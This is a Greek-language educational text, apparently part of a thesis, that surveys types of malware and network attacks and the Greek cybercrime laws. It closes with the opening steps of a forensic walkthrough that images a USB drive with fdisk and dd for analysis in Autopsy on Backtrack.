Ο ιός υπολογιστή είναι ένα πρόγραμμα συνήθως μικρό σε χωρητικότητα αλλά πολύ αποτελεσματικό σε δράση που έχει την ικανότητα να μεταδίδεται μεταξύ υπολογιστών και δικτύων και να δημιουργεί αντίγραφα του εαυτού του χωρίς φυσικά να το γνωρίζει ή να το εγκρίνει ο τελικός χρήστης. Αποκαλούνται ιοί επειδή έχουν μερικά κοινά γνωρίσματα με τους βιολογικούς ιούς. Ένας ιός υπολογιστή μεταφέρεται από υπολογιστή σε υπολογιστή και αναπαράγει τον εαυτό του όπως ένας πραγματικός ιός και μεταλλάσσεται για να μπορέσει να αποφύγει τα ηλεκτρονικά αντιβιοτικά .Ένας ιός υπολογιστή πρέπει να μεταφερθεί μέσω άλλων προγραμμάτων ή εγγράφων ώστε να μπορέσει να εκτελεσθεί. Αφού εκτελεσθεί μπορεί μετά να μολύνει άλλα προγράμματα ή και έγγραφα. Η ζημιά που κάνει ένας ιός μπορεί να κυμαίνεται από την απλή εμφάνιση ενός ενοχλητικού μηνύματος έως και την διαγραφή όλων των δεδομένων του σκληρού δίσκου του υπολογιστή που έχει μολυνθεί ή την αδυναμία εκτέλεσης κάποιων προγραμμάτων, την απρόσμενη επανεκκίνηση του υπολογιστή και πολλά άλλα

Οι πρώτοι ιοί υπολογιστών που εμφανίστηκαν ήταν κομμάτια κώδικα προσκολλημένα σε ένα κοινό πρόγραμμα όπως ένα δημοφιλές παιχνίδι ή ένας δημοφιλής επεξεργαστής κειμένου. Κάποιος ανυποψίαστος χρήστης μπορούσε να κατεβάσει ένα μολυσμένο παιχνίδι από ένα bulletin board και να το εκτελέσει. Αν κάποιο από τα μολυσμένα αυτά προγράμματα δοθεί σε άλλον χρήστη με μια δισκέτα ή αν φορτωθεί σε ένα bulletin board θα μολυνθούν και άλλα προγράμματα. Αυτός είναι ο τρόπος που μεταδίδεται ένας ιός. Ο ιοί δεν θα ήταν τόσο ανεπιθύμητοι αν το μόνο που έκαναν ήταν να αναπαράγονται. Δυστυχώς οι περισσότεροι έχουν και μια τάση καταστροφής.

Ο πρώτος ιός υπολογιστή εμφανίσθηκε στα μέσα της δεκαετίας του 1980 και ήταν δημιούργημα δύο Πακιστανών ονόματι Basit και Amjad Alvi, οι οποίοι όταν ανακάλυψαν ότι το πρόγραμμα για υπολογιστή που είχαν δημιουργήσει αντιγραφόταν παράνομα από κάποιους άλλους, αποφάσισαν να δημιουργήσουν ένα μικρό πρόγραμμα το οποίο αντέγραφε τον εαυτό του και εμφάνιζε ένα προειδοποιητικό μήνυμα copyright σε κάθε παράνομο αντίγραφο που έκαναν οι πελάτες τους. Για την ιστορία ο ιός έμεινε γνωστός με το όνομα Brain. Γνωστοί ιοί υπολογιστών που άφησαν εποχή ήταν ο Melissa, ο Michelangelo (διέγραφε τον σκληρό δίσκο όταν η ημερομηνία του υπολογιστή έδειχνε 6 Μαρτίου) , ο I Love You, ο Slammer, ο Chernobyl (διέγραφε το BIOS όταν η ημερομηνία του υπολογιστή έδειχνε 26 Απριλίου),ο Blaster , ο My Doom , ο Jerk, ο Yamkee, ο Love Let –A, ο Nightshade (κλείδωνε με κωδικό τα αρχεία που δουλεύουμε όταν η ημερομηνία του υπολογιστή έδειχνε Παρασκευή και 13) κ.α.

Οι ιοί του boot sector

Καθώς οι δημιουργοί των ιών αποκτούσαν όλο και περισσότερη εμπειρία, μάθαιναν νέες τεχνικές, μια από τις οποίες ήταν η δυνατότητα να φορτώνουν τους ιούς στη μνήμη του υπολογιστή έτσι ώστε να μπορούν να εκτελούνται στο παρασκήνιο για όσο καιρό παρέμενε ανοικτός ο υπολογιστής. Αυτό έδωσε στους ιούς έναν πολύ πιο αποδοτικό τρόπο για να αναπαράγουν τους εαυτούς τους.
Μια άλλη τεχνική ήταν η δυνατότητα να μολύνουν τον boot sector (τομέα εκκίνησης) στις δισκέτες και τους σκληρούς δίσκους. Ο boot sector είναι ένα μικρό πρόγραμμα που αποτελεί το πρώτο τμήμα του λειτουργικού συστήματος που φορτώνει ο υπολογιστής και περιέχει ένα άλλο πολύ μικρό πρόγραμμα που λέει στον υπολογιστή το πώς να φορτώσει το υπόλοιπο μέρος του λειτουργικού συστήματος.
Τοποθετώντας τον κώδικά του στον boot sector, ένας ιός μπορεί να είναι σίγουρος ότι αυτός ο κώδικας θα εκτελεσθεί. Μπορεί να φορτωθεί στη μνήμη αμέσως και μπορεί να τρέξει οποτεδήποτε είναι ανοικτός ο υπολογιστής. Οι ιοί αυτοί μπορούν να μολύνουν τον boot sector όποιας δισκέτας τοποθετηθεί στο μηχάνημα. Σε γενικές γραμμές, και οι δύο ιοί, δηλαδή οι εκτελέσιμοι και οι boot sector, δεν αποτελούν και μεγάλες απειλές πλέον. Ο ένας λόγος είναι το μεγάλο μέγεθος των σημερινών προγραμμάτων καθώς όλα τα προγράμματα σήμερα βρίσκονται σε CD και τα CD-R δεν μπορούν να τροποποιηθούν και συνεπώς να προσβληθούν από ιούς. Οι boot sector ιοί έχουν ελαττωθεί επίσης καθώς τα λειτουργικά συστήματα είναι σε θέση να προστατεύσουν σήμερα τον boot sector. Οι δύο αυτοί τύποι ιών είναι πιθανό να εμφανισθούν σήμερα αλλά είναι πιο σπάνιοι και δεν μπορούν να εξαπλωθούν τόσο γρήγορα όπως παλιά.

Οι ιοί των e-mail

Ο πιο πρόσφατος στον κόσμο των ιών των υπολογιστών είναι ο ιός που μεταδίδεται με την ηλεκτρονική αλληλογραφία (e-mails virus) και ο ιός *Melissa* που εμφανίστηκε τον Μάρτιο του 1999 ήταν εντυπωσιακός. Ο Melissa εξαπλώθηκε με έγγραφα του Microsoft Word που στάλθηκαν μέσω e-mail και δούλευε ως εξής : Κάποιος δημιούργησε τον ιό ως ένα έγγραφο του Word που φορτώθηκε σε μια ομάδα ειδήσεων του διαδικτύου. Όποιος κατέβαζε το έγγραφο και το άνοιγε θα ενεργοποιούσε τον ιό, ο οποίος θα έστελνε το έγγραφο (και συνεπώς και τον εαυτό του) με ένα μήνυμα e-mail στους πρώτους 50 χρήστες που υπήρχαν στο βιβλίο διευθύνσεων του μολυσμένου υπολογιστή. Το μήνυμα αυτό του e-mail περιείχε ένα φιλικό σημείωμα που εμφάνιζε το όνομα του ατόμου από το οποίο έφευγε και έτσι ο αποδέκτης θα άνοιγε το μήνυμα νομίζοντας ότι είναι αβλαβές. Ο ιός θα δημιουργούσε μετά 50 καινούργια μηνύματα από το μηχάνημα του παραλήπτη με αποτέλεσμα, ο ιός Melissa ήταν ο πιο γρήγορα διαδεδομένος ιός που εμφανίσθηκε ποτέ και ανάγκασε μάλιστα πολλές μεγάλες εταιρίες να διακόψουν την ηλεκτρονική τους αλληλογραφία

Τα σκουλήκια (WORMS)

Τα σκουλήκια είναι παρόμοια με τους ιούς, με τη μόνη διαφορά ότι δεν απαιτείται η παρουσία ενός προγράμματος-φορέα για τη διάδοσή τους. Δημιουργούν αντίγραφα του εαυτού τους και χρησιμοποιούν τις επικοινωνίες μεταξύ των υπολογιστών για να διαδοθούν. Ένα σκουλήκι (worm) είναι ένα πρόγραμμα υπολογιστή που έχει τη δυνατότητα να αντιγράφει τον εαυτό του από μηχάνημα σε μηχάνημα. Τα σκουλήκια συνήθως μετακινούνται και μολύνουν άλλα μηχανήματα μέσω των δικτύων υπολογιστών. Χρησιμοποιώντας ένα δίκτυο, ένα σκουλήκι μπορεί να επεκταθεί απίστευτα γρήγορα, όπως για παράδειγμα το σκουλήκι *Code Red* που αναπαρήγαγε τον εαυτό του πάνω από 250.000 φορές σε εννέα ώρες στις 19 Ιουλίου 2001. Ένα σκουλήκι εκμεταλλεύεται συνήθως κάποια τρύπα ασφαλείας σε ένα κομμάτι προγράμματος ή στο λειτουργικό σύστημα, όπως το σκουλήκι Slammer, το οποίο εκμεταλλεύθηκε μια τέτοια τρύπα στον SQL server της Microsoft και προκάλεσε καταστροφή τον Ιανουάριο του 2003, αν και το μέγεθός του ήταν μόνο 376 bytes. Τα σκουλήκια διακρίνονται σε δύο κατηγορίες, τα Host Computer Worms και τα Network worms. Τα πρώτα είναι γνωστά και ως rabbits και λειτουργούν σε έναν και μόνο υπολογιστή, ενώ τα δεύτερα που είναι γνωστά και ως octopuses είναι χωρισμένα σε μικρά κομμάτια και απλωμένα σε ένα δίκτυο υπολογιστών και για να λειτουργήσουν θα πρέπει να επικοινωνούν την ίδια στιγμή.

Οι δούρειοι ίπποι (TROJAN HORSES)

Ο δούρειος ίππος είναι ένα πρόγραμμα υπολογιστή που η δράση του θυμίζει τη γνωστή ιστορία της μυθολογίας με το ξύλινο άλογο που χρησιμοποιήθηκε κατά την πολιορκία της Τροίας, δηλαδή ενώ ο χρήστης εκτελεί ένα πρόγραμμα που υποτίθεται ότι κάνει κάποια χρήσιμη εργασία, στην πραγματικότητα εγκαθιστά στον υπολογιστή του ένα άλλο πρόγραμμα που μπορεί να κάνει ζημιά στον υπολογιστή ή να κατασκοπεύσει διάφορα απόρρητα αρχεία ή να προσφέρει πρόσβαση σε κάποιον άλλο στον υπολογιστή

μέσω του διαδικτύου. Ένας δούρειος ίππος αποτελείται από δύο μέρη, το server και το client. Για να μπορέσει να μολυνθεί ένας υπολογιστής από ένα πρόγραμμα δούρειου ίππου, θα πρέπει με κάποιον τρόπο να εγκατασταθεί και να εκτελεσθεί σε αυτόν το μέρος server. Μετά, αφού εκτελεσθεί το μέρος client στον υπολογιστή του εισβολέα και δοθεί η διεύθυνση IP του υπολογιστή που έχει προσβληθεί, ο έλεγχός του θα είναι πλέον πολύ εύκολος. Τα προγράμματα μέσω των οποίων μεταφέρονται οι δούρειοι ίπποι στον υπολογιστή μας αποκαλούνται droppers. Οι δούρειοι ίπποι επικοινωνούν με τον client μέσω των διαφόρων θυρών του υπολογιστή, τις οποίες μπορούμε να απενεργοποιήσουμε με τη χρήση κάποιου τείχους προστασίας.

Η πλειοψηφία των μολύνσεων υπολογιστών από δούρειους ίππους συμβαίνει επειδή ο χρήστης προσπάθησε να εκτελέσει ένα μολυσμένο πρόγραμμα. Για τον λόγο αυτό οι χρήστες πάντα προτρέπονται να μην ανοίγουν ύποπτα αρχεία επισυναπτόμενα σε email. Συνήθως το επισυναπτόμενο αρχείο περιλαμβάνει όμορφα γραφικά ή κινούμενη εικόνα, αλλά περιέχει επίσης ύποπτο κώδικα που μολύνει τον υπολογιστή του χρήστη. Παρόλα αυτά, το πρόγραμμα δεν είναι απαραίτητο να έχει φτάσει στον χρήστη με e-mail. Μπορεί να το έχει κατεβάσει από έναν ιστοχώρο, μέσω προγραμμάτων Instant Messaging, σε CD ή DVD.

Τα προγράμματα SPYWARE, ADWARE και HIJACK

Όπως ήδη γνωρίζουμε με τα cookies ένας δικτυακός τόπος μπορεί να εξάγει χρήσιμα στατιστικά συμπεράσματα σε ό,τι έχει να κάνει μόνο με τις δικές του ιστοσελίδες. Ποια εταιρεία δεν θα ήθελε να γνωρίζει ποιους δικτυακούς τόπους προτιμούν να επισκέπτονται οι χρήστες και τι ακριβώς βλέπουν; Οι πληροφορίες αυτές είναι πολύτιμες στις εταιρείες ώστε να μπορέσουν να προωθήσουν σωστά τα προϊόντα τους, να δημιουργήσουν καινούρια προϊόντα ή υπηρεσίες, να στήσουν ηλεκτρονικά καταστήματα κλπ.
Προς το σκοπό αυτό δημιουργήθηκαν διάφορα προγράμματα, τα αποκαλούμενα spyware, τα οποία εγκαθίστανται αυτόκλητα στον υπολογιστή μας, δηλαδή χωρίς εμείς να έχουμε ζητήσει κάτι τέτοιο, και παρακολουθούν συνεχώς και αδιαλείπτως όλες τις κινήσεις και τις προτιμήσεις μας στο internet, ενημερώνοντας κατάλληλα τους δημιουργούς τους. Η βασική αποστολή τους με άλλα λόγια είναι να μας κατασκοπεύουν, εν αγνοία μας φυσικά. Εκτός, όμως, από την κατασκοπεία μπορεί να εμφανίζουν διάφορα διαφημιστικά μηνύματα, συνήθως σε ανεξάρτητα παράθυρα, τα λεγόμενα pop-ups, όπου το περιεχόμενο της διαφήμισης προσαρμόζεται αυτόματα στις προτιμήσεις του χρήστη – καταναλωτή. Αυτά τα προγράμματα αποκαλούνται πιο συγκεκριμένα adware. Τα προγράμματα spyware και adware εγκαθίστανται συνήθως με άλλα προγράμματα που προσφέρονται δωρεάν. Στην πράξη όμως δεν υπάρχει σαφής διαχωρισμός των προγραμμάτων αυτών. Έτσι, λοιπόν, ένα πρόγραμμα spyware μπορεί να εμφανίζει και διαφημιστικά μηνύματα, ενώ ένα πρόγραμμα adware μπορεί να παρακολουθεί τις κινήσεις μας και να στέλνει προσωπικά μας στοιχεία σε τρίτους. Συνήθως τα προγράμματα αυτού του τύπου εξυπηρετούν διαφημιστικούς σκοπούς είτε από τις ίδιες τις ενδιαφερόμενες εταιρείες είτε από εταιρείες που εξυπηρετούν άλλες εταιρείες στις οποίες πωλούν τις πληροφορίες που συγκεντρώνουν. Επειδή δεν μπορούμε να γνωρίζουμε αν τα προγράμματα αυτά απλά καταγράφουν τις κινήσεις μας στο διαδίκτυο και αλιεύουν έτσι τις καταναλωτικές μας συνήθειες ή μεταδίδουν προσωπικά μας δεδομένα, όπως αριθμούς τραπεζικών λογαριασμών και πιστωτικών καρτών, θα πρέπει να φροντίσουμε να απαλλαγούμε από αυτά. Τελευταία έχουν κάνει την εμφάνισή τους και προγράμματα που αλλάζουν την αρχική σελίδα του φυλλομετρητή internet explorer ενός υπολογιστή χωρίς φυσικά τη συγκατάθεση του χρήστη. Τα προγράμματα αυτά είναι γνωστά με τον όρο hijack και ο απώτερος στόχος τους είναι να κάνουν γνωστές συγκεκριμένες ιστοσελίδες ή να διαφημίσουν προϊόντα και υπηρεσίες. Υπάρχει και το ενδεχόμενο με τις ενέργειές τους αυτές να αυξάνουν τον αριθμό των επισκέψεων ορισμένων ιστοσελίδων ούτως ώστε οι κάτοχοι των ιστοσελίδων αυτών να μπορούν να προσελκύσουν περισσότερες και καλύτερα αμειβόμενες διαφημίσεις. Έλαβαν το όνομα hijack καθώς εγκαθίστανται στον υπολογιστή μας χωρίς να πάρουμε είδηση και υποχρεώνουν το πρόγραμμα πλοήγησης που χρησιμοποιούμε να μεταβεί στις ιστοσελίδες που αυτά θέλουν. Τα προγράμματα hijack συνήθως δεν προκαλούν ζημιές, απλά είναι ενοχλητικές οι ενέργειές τους. Η απεγκατάσταση τους είναι συχνά μια χρονοβόρα διαδικασία καθώς δημιουργούν πολλές φορές καταχωρήσεις και στο Μητρώο των windows.

KEYLOGGERS

Τα keyloggers είναι επιβλαβή προγράμματα που εκτελούνται σχεδόν αόρατα, καταγράφουν όλες τις πληροφορίες που πληκτρολογούνται και στη συνέχεια, στέλνουν πληροφορίες σ΄ αυτόν που σας έχει μολύνει με το keylogger. Είναι πολύ επικίνδυνα και μπορούν να χρησιμοποιηθούν για να κλέψουν τα προσωπικά σας στοιχεία όπως ο αριθμός πιστωτικής κάρτας, καθώς και τους κωδικούς σας πρόσβασης, είναι ιδιαιτέρα επικίνδυνα για όλους όσους χρησιμοποιούν ηλεκτρονικούς δικτυακούς τόπους μέσω των οποίων κάνουν χρηματικές συναλλαγές. Αν έχετε την υποψία ότι έχετε μολυνθεί με keylogger, τότε καλό είναι να αποφύγετε

να πληκτρολογείτε οποιαδήποτε προσωπική πληροφορία. Πριν αφαιρέσετε το keylogger, θα χρειαστεί πρώτα να το ανιχνεύσετε. Η Ανίχνευση ενός keylogger δεν είναι εύκολη υπόθεση. Μπορεί να εγκατασταθεί σε πάρα πολλές θέσεις στον υπολογιστή σας και συνήθως βρίσκεται σε ένα από τα αρχεία του συστήματος.

Η απάτη των dialer

Μια ιστοσελίδα δελεάζει τον επισκέπτη της, με ανακοινώσεις συνήθως για γυμνές φωτογραφίες επώνυμων γυναικών ή για καυτά videos online ή και με κάτι άλλο, οι οποίες υπηρεσίες μάλιστα διαφημίζονται έντονα και τονίζεται ότι παρέχονται δωρεάν. Μόλις ο χρήστης κάνει κλικ σε ένα συγκεκριμένο σημείο εγκαθίσταται αυτόματα στον υπολογιστή του και χωρίς αυτός να το γνωρίζει ένα ειδικό πρόγραμμα με αποτέλεσμα αντί για αστική κλήση στον τοπικό provider να γίνεται εκτροπή και διεθνής κλήση σύνδεσης και μάλιστα υπερπόντια, με πολλαπλάσιο φυσικά κόστος. Οι δημιουργοί παρόμοιων ιστοσελίδων έχουν κάνει συμβάσεις με τους τηλεπικοινωνιακούς οργανισμούς των χωρών αυτών και μοιράζονται τα κέρδη από τις υπέρογκες χρεώσεις των ανυποψίαστων χρηστών. Οι τηλεφωνικές εταιρείες ισχυρίζονται ότι δεν φέρουν καμία ευθύνη για τις υποθέσεις αυτές και ότι η μόνη παραχώρηση που μπορούν να κάνουν προς τους παθόντες είναι να αποπληρώσουν τα χρέη τους σε δόσεις. Η μόνη αντιμετώπιση της μάστιγας αυτής που χρεώνει υπέρογκους λογαριασμούς των ανυποψίαστων χρηστών είναι η προσοχή και εγρήγορση των ίδιων των χρηστών. Η καλύτερη προστασία είναι η εγκατάσταση φραγής των διεθνών τηλεφωνικών κλήσεων ή η προμήθεια και η εγκατάσταση ειδικής συσκευής Antidialer , η οποία παρεμβάλλεται ανάμεσα στην τηλεφωνική γραμμή και τη συσκευή modem του υπολογιστή του χρήστη και επιτρέπει να γίνονται κλήσεις μόνο προς συγκεκριμένους αριθμούς.

Οι κερκόπορτες (BACKDOORS)

Σε πολλές περιπτώσεις επιθέσεων σε συστήματα υπολογιστών, οι επίδοξοι hackers δημιουργούν μια κρυφή είσοδο ή κερκόπορτα στον υπολογιστή στόχο από την οποία θα μπορούν να εισβάλουν σε αυτόν χωρίς να χρειασθεί να προσπελάσουν κάποιο σύστημα ασφαλείας. Τα προγράμματα BO (Back Orifice) και Netbus είναι δύο από τα βασικότερα εργαλεία με τα οποία μπορούμε να ανοίξουμε ένα backdoor σε ένα σύστημα και να εκτελέσουμε έτσι από απόσταση ό,τι λειτουργίες θέλουμε. Οι εφαρμογές αυτές λειτουργούν παρόμοια με τους δούρειους ίππους και αποτελούνται όπως και αυτοί από δύο τμήματα, το τμήμα server που εγκαθίστανται και λειτουργεί στον υπολογιστή-στόχο και το τμήμα client που εκτελείται στον υπολογιστή του επιτιθέμενου, ο οποίος θα μπορεί με αυτόν τον τρόπο να εκτελέσει από απόσταση ό,τι εντολές θέλει και να αποσπάσει ό,τι πληροφορίες θέλει.

Οι επιθέσεις DoS (DENIAL OF SERVICE)

Οι επιθέσεις του τύπου DoS, που είναι γνωστές και ως επιθέσεις άρνησης υπηρεσίας, αποτελούν μια από τις σοβαρότερες επιθέσεις που μπορούν να εκδηλωθούν σε ένα website ή σε ένα δίκτυο υπολογιστών. Οι επιθέσεις αυτές είναι καταστροφικές για τις εταιρείες και έχουν μεγάλο οικονομικό κόστος. Το κόστος αφορά τις χαμένες ώρες λειτουργίας μιας επιχείρησης αλλά και στο κόστος που απαιτείται για τον εντοπισμό και την αντιμετώπιση αυτών των επιθέσεων. Ουσιαστικά μια τέτοια επίθεση έχει ως αποτέλεσμα την αδυναμία της εταιρείας να εξυπηρετήσει τους πελάτες της. Η επίθεση συνίσταται στην εκδήλωση χιλιάδων αιτήσεων σύνδεσης σε έναν server και σε διάστημα μερικών ημερών με απώτερο στόχο την κατάρρευση του server και την αδυναμία του να ανταποκριθεί σε έναν τόσο μεγάλο αριθμό αιτήσεων.

Οι επιθέσεις D.DoS (DISTRIBUTED DENIAL OF SERVICE)

Τελευταία έχουν αρχίσει να κάνουν την εμφάνισή τους και οι λεγόμενες κατανεμημένες επιθέσεις άρνησης υπηρεσίας, γνωστές με τον όρο ddos. Σύμφωνα με το σενάριο, κάποια συγκεκριμένη ημερομηνία, τα προγράμματα τύπου worm που μέχρι τότε περίμεναν σιωπηρά στα μηχανήματα όπου φιλοξενούνταν, ξαφνικά ενεργοποιούνται και αρχίζουν όλα μαζί να στέλνουν αιτήσεις σύνδεσης σε έναν συγκεκριμένο server. Ο server δέχεται τόσες πολλές αιτήσεις που αδυνατεί να ανταποκριθεί σε όλες και αναπόφευκτα καταρρέει. Πρόκειται για μια εξελιγμένη μορφή των επιθέσεων του τύπου DoS, οι οποίες είναι πιο αποτελεσματικές όσον αφορά τα καταστροφικά αποτελέσματα που επιφέρουν καθώς η επίθεση πραγματοποιείται από πολλά σημεία ταυτόχρονα. Αυτός που σκοπεύει να κάνει μια τέτοια επίθεση, φροντίζει αρχικά να αποκτήσει δικαιώματα administrator σε όσο το δυνατόν περισσότερα συστήματα υπολογιστών μπορεί. Η επίθεση πραγματοποιείται μέσω αυτοματοποιημένων σεναρίων για την ανακάλυψη συστημάτων που διαθέτουν χαμηλότερα στάνταρ ασφαλείας. Από τη στιγμή που ο επιτιθέμενος αποκτήσει

πρόσβαση σε έναν αριθμό συστημάτων που θεωρεί ικανοποιητικό, φορτώνει το σενάριο για να εξαπολύσει την επίθεσή του.

Φάρσες των ιών

Οι φάρσες ιών που αναφέρουν πολλοί χρήστες του internet μέσω e-mail είναι αρκετά συνηθισμένες και μπορούν να δημιουργήσουν και αυτές πολλά προβλήματα. Πρόκειται για αναφορές σε ανύπαρκτους ιούς, όπου υποτίθεται ότι το μήνυμα το στέλνει μια μεγάλη εταιρεία και μας προειδοποιεί για έναν νέο μη αντιμετωπίσιμο καταστροφικό ιό. Το πρόβλημα με τις φάρσες ιών είναι ότι αν όλοι οι χρήστες που λαμβάνουν ένα τέτοιο μήνυμα το προωθήσουν σε όσους βρίσκονται στο βιβλίο διευθύνσεών τους θα δημιουργηθεί υπερφόρτωση του δικτύου από καταιγισμό μηνυμάτων. Ένας άλλος κίνδυνος είναι ότι αφού καταλαγιάσει ο θόρυβος για μια φάρσα ιού, υπάρχει το ενδεχόμενο να κάνει την εμφάνισή του ένας πραγματικός ιός με το ίδιο όνομα, όπως πράγματι συνέβη με τον ιό good times, που εμφανίστηκε ως φάρσα και αργότερα και ως κανονικός ιός. Ο καλύτερος τρόπος για να αντιμετωπιστούν οι φάρσες και όλα τα ύποπτα και άγνωστα μηνύματα email, είναι να προωθούνται στον αρμόδιο τεχνικό υπάλληλο μιας εταιρείας, ο οποίος θα είναι και ο μόνος υπεύθυνος για να αποφασίσει τι θα πρέπει να γίνει.

2.4 Νομικό πλαίσιο

Όπως κάθε έγκλημα έτσι και το ηλεκτρονικό είναι άρρηκτα συνυφασμένο με τον όρο της αξιόποινης πράξης. Ένας κακόβουλος χρήστης σε αντιδιαστολή με έναν δοκιμαστή ή ερευνητή τις περισσότερες φορές ξεπερνά τα όρια που έχει θέσει η Νομοθεσία για να κινηθεί είτε δικτυακά είτε διαδικτυακά με συνέπεια να είναι υπόλογος και αντιμέτωπός της. Σ' αυτό το σημείο θα επισημαίνουμε τα άρθρα του Ποινικού Κώδικα που σχετίζονται με το ηλεκτρονικό έγκλημα και γενικότερα με τις παραβιάσεις ιδιωτικού χαρακτήρα: Άρθρο 337 Περί προσβολής της γενετήσιας αξιοπρέπειας μέσω διαδικτύου, Άρθρο 348 Διευκόλυνση ακολασίας άλλων, Άρθρο 348Α Πορνογραφία ανηλίκων, Άρθρο 348Β Προσέλκυση παιδιών για γενετήσιους λόγους, Άρθρο 370 Α Παραβίαση του απορρήτου των τηλεφωνημάτων και της προφορικής συνομιλίας, Άρθρο 370 Β Παράνομη αντιγραφή απορρήτων δεδομένων, Άρθρο 370 Γ Παράνομη χρήση ή πρόσβαση σε προγράμματα ή στοιχεία Η/Υ, Άρθρο 386 Α Απάτη με υπολογιστή.

Η έκθεση των ανωτέρω άρθρων έγινε για απλή επισήμανση και η ανάλυση τους ξεφεύγει από τους στόχους της παρούσας εργασίας.

3. Εργαλεία ψηφιακής ανάλυσης

Ένα από τα σημαντικότερα σημεία της ψηφιακής έρευνας για την αποκάλυψη ηλεκτρονικών αποτυπωμάτων και τη διερεύνησή τους, είναι η χρήση κατάλληλων εργαλείων που βοηθούν προς αυτή την κατεύθυνση. Μερικά από αυτά είναι το Netcat, Forensic Toolkit, Ethereal, Encase, Autopsy κ.α. Για τις ανάγκες της δοκιμής θα γίνει η χρήση της open source διανομής Backtrack5 r3. Πρόκειται για μια Linux διανομή με πολλά προεγκατεστημένα εργαλεία ψηφιακής ανάλυσης και εξέτασης. Εμείς θα περιοριστούμε στην ανάλυση του προ-εγκατεστημένου εργαλείου «autopsy». Εκείνο που θα επιχειρήσουμε να ερευνήσουμε είναι τα δεδομένα από μια τυχαία φορητή μνήμη «u.s.b flash» για τις ανάγκες της δοκιμής.

Το autopsy είναι ένα εργαλείο ψηφιακής ανάλυσης και έρευνας με γραφικό περιβάλλον (ή γραμμή εντολών) με το οποίο μπορούμε να αναλύσουμε μέσω των λειτουργικών Windows και UNIX δίσκους και συστήματα αρχείων (NTFS, FAT, UFS 1 / 2, Ext 2 / 3). Το autopsy υποστηρίζει τύπους συμπιεσμένων αρχείων (δεδομένα) μορφής .dd.

Πρώτιστα θα πρέπει να δημιουργήσουμε μια εικόνα τέτοιων δεδομένων με μορφή επέκτασης .dd του προς εξέταση «u.s.b flash» στο σύστημα που τρέχει το Backtrack. Να σημειώσουμε ότι πέραν του στόχου μας για διερεύνηση και βαθιά έρευνα της φορητής μνήμης είναι και η αποφυγή από την μεριά μας οποιασδήποτε περιττής ενέργειας που θα μεταβάλει τα υπάρχοντα δεδομένα. Ανοίγουμε έναν τερματικό στο σύστημα που τρέχει το Backtrack και αφού συνδέσουμε το «u.s.b flash» δίνουμε την εντολή #: *fdisk –l.*
Με την εντολή αυτή θα εμφανίσουμε όλες τις συνδεδεμένες συσκευές u.s.b με το σύστημα που τρέχει το backtrack. Εκείνο που επιθυμούμε είναι να βρούμε είναι το path που έχει ορίσει το backtrack για την συσκευή που επιθυμούμε να διερευνήσουμε.


root@bt:~# *fdisk –l*

……

……

Disk /dev/sdc: 4043 MB, 4043284480 bytes
125 heads, 62 sectors/track, 1018 cylinders
Units = cylinders of 7750 * 512 = 3968000 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x6f20736b


Εκ’ νέου από τερματικό δίνουμε : *dd if=/dev/sdc of=ergasia.dd.* Έτσι δημιουργούμε ένα αντίγραφο στο p.c του ερευνητή, του προς διερεύνηση u.s.b flash αποκλείοντας το ενδεχόμενο απώλειας ή μεταβολής δεδομένων.



Εικόνα 1: Δημιουργία αντιγράφου στο σύστημα του ερευνητή

